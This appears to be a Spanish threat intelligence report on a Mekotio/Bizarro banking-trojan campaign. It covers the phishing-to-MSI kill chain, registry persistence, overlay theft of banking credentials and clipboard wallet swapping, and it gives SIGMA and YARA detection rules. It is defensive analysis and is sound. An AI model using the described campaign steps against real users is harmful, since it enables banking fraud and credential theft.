


1. **Recolección de correos electrónicos** de clientes de entidades bancarias alojadas en países de habla hispana y portuguesa.

1. **Envío masivo de correos electrónicos**, con un contenido que incita a la víctima a hacer click a un enlace adjunto que descarga el un archivo MSI.

1. El JS crea una **clave de registro** cuyo valor es un comando CMD que inicia la carga final.
2. **Reinicia el equipo** para que se ejecute la carga final en el arranque.

1. El malware **detecta procesos** relacionados con navegadores web y los cierra, terminando también con sesiones abiertas en portales bancarios.
2. Realiza una **superposición de ventanas** cuando detecta un portal bancario.
3. Reemplaza billeteras de bitcoin del portapapeles.
4. **Exfiltra las credenciales bancarias**, introducidas en las ventanas superpuestas, hacia el servidor C2.



Recon/Weapon

- Recopilación de direcciones de correo electrónico de usuarios de entidades bancarias localizadas en Europa y Latinoamérica.
- Preparación de las plantillas del phishing, con contenido de spam.
  Preparación de la infraestructura.
  Posible reutilización de malware
  Mekotio para la construcción de Bizarro.

Delivery

- El malware se distribuye a través del envío masivo de correos electrónicos phishing, con un enlace adjunto.

Exploitation / Installation

- La víctima debe acceder al enlace y descargar un archivo MSI.
- La víctima debe ejecutar el archivo MSI.
- Este fichero MSI descarga un ZIP adicional, extrae su contenido, y lo ejecuta.
- La persistencia en el sistema se genera a partir de la escritura de una clave de registro

C2 / Actions on objetives

- Cuando los archivos se encuentran en ejecución, el malware monitoriza la
  actividad de los navegadores y los detiene, cerrando también las sesiones abiertas
  en portales bancarios.
- Realiza un ataque de superposición de ventanas para obtener las credenciales de acceso.
- Reemplaza la billetera de bitcoin del portapapeles, si la detecta.
- Exfiltra las credenciales bancarias hacia el servidor C2.

Regla SIGMA

```
title: Suspicious MsiExec Directory
id: e22a6eb2-f8a5-44b5-8b44-a2dbd47b1144
status: experimental
description: Detects suspicious msiexec process starts in an uncommon directory
references:
    - https://twitter.com/200_okay_/status/1194765831911215104
tags:
    - attack.defense_evasion
    - attack.t1036.005
    - attack.t1036      # an old one
author: Florian Roth
date: 2019/11/14
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image: '*\msiexec.exe'
    filter:
        Image:
            - 'C:\Windows\System32\\*'
            - 'C:\Windows\SysWOW64\\*'
            - 'C:\Windows\WinSxS\\*'
    condition: selection and not filter
falsepositives:
    - Unknown
level: high
```

TLP: WHITE

MNEMO

Regla YARA

```
import "pe"

rule Mekotio_MSI_Detection {
        meta:
                author = "Mnemo Cyber Threat Intelligence"
                description = "Rule for detect MSI samples of Mekotio"
                notes = "This rule detect variants of Mekotio with the vhash: 6fd8b4e40c1df80d7cbde4b303d6e264 and 266140c755069fc1ae0272fda3c4ea0b"
                TLP = "White"

        strings:
                $s1 = "AI_FileDownload" ascii
                $s2 = "Error en el servidor FDIArchivo de clave" ascii
                $s3 = { 73 75 62 73 74 72 } // string substr in the JavaScript
                $s4 = { 00 4C 00 45 00 43 00 54 00 20 00 60 00 54 00 65 00 78 00 74 00 60 00 20 00 46 00 52 00 4F 00 4D } // LECT `Text` FROM

        condition:
                uint32(0) == 0xE011CFD0 // MSI
                and all of them
}
```

TLP: WHITE

MNEMO

MNEMO

Conclusiones

A efectos prácticos y operativos, el funcionamiento de la campaña es similar al que siempre hemos visto bajo esta familia de malware, sin embargo, parecen haber realizado cambios puntuales de su código, sobre todo en el JavaScript encargado de descargar el ZIP.

Como se ha dicho, a pesar de que la campaña funciona aparentemente igual que en meses anteriores, estas nuevas muestras podrían tener mayor impacto, ya que muchos motores aún no son capaces de detectar el MSI de primera etapa como malicioso, lo que supondría mayor número de infecciones en el inicio de esta posible nueva campaña.

La detección de este tipo de campaña a nivel de indicador de compromiso no tiene ningún tipo de efectividad debido a la gran cantidad de variantes que cada día están siendo publicadas, por ello, se recomienda centrar los esfuerzos de seguridad en detectar las técnicas empleadas por este malware, como las claves de registro que establece, comunicaciones salientes para descargar ZIPs, análisis de procesos en memoria para detectar la ejecución del JavaScript…

CYBER THREAT INTELLIGENCE TEAM

MNEMO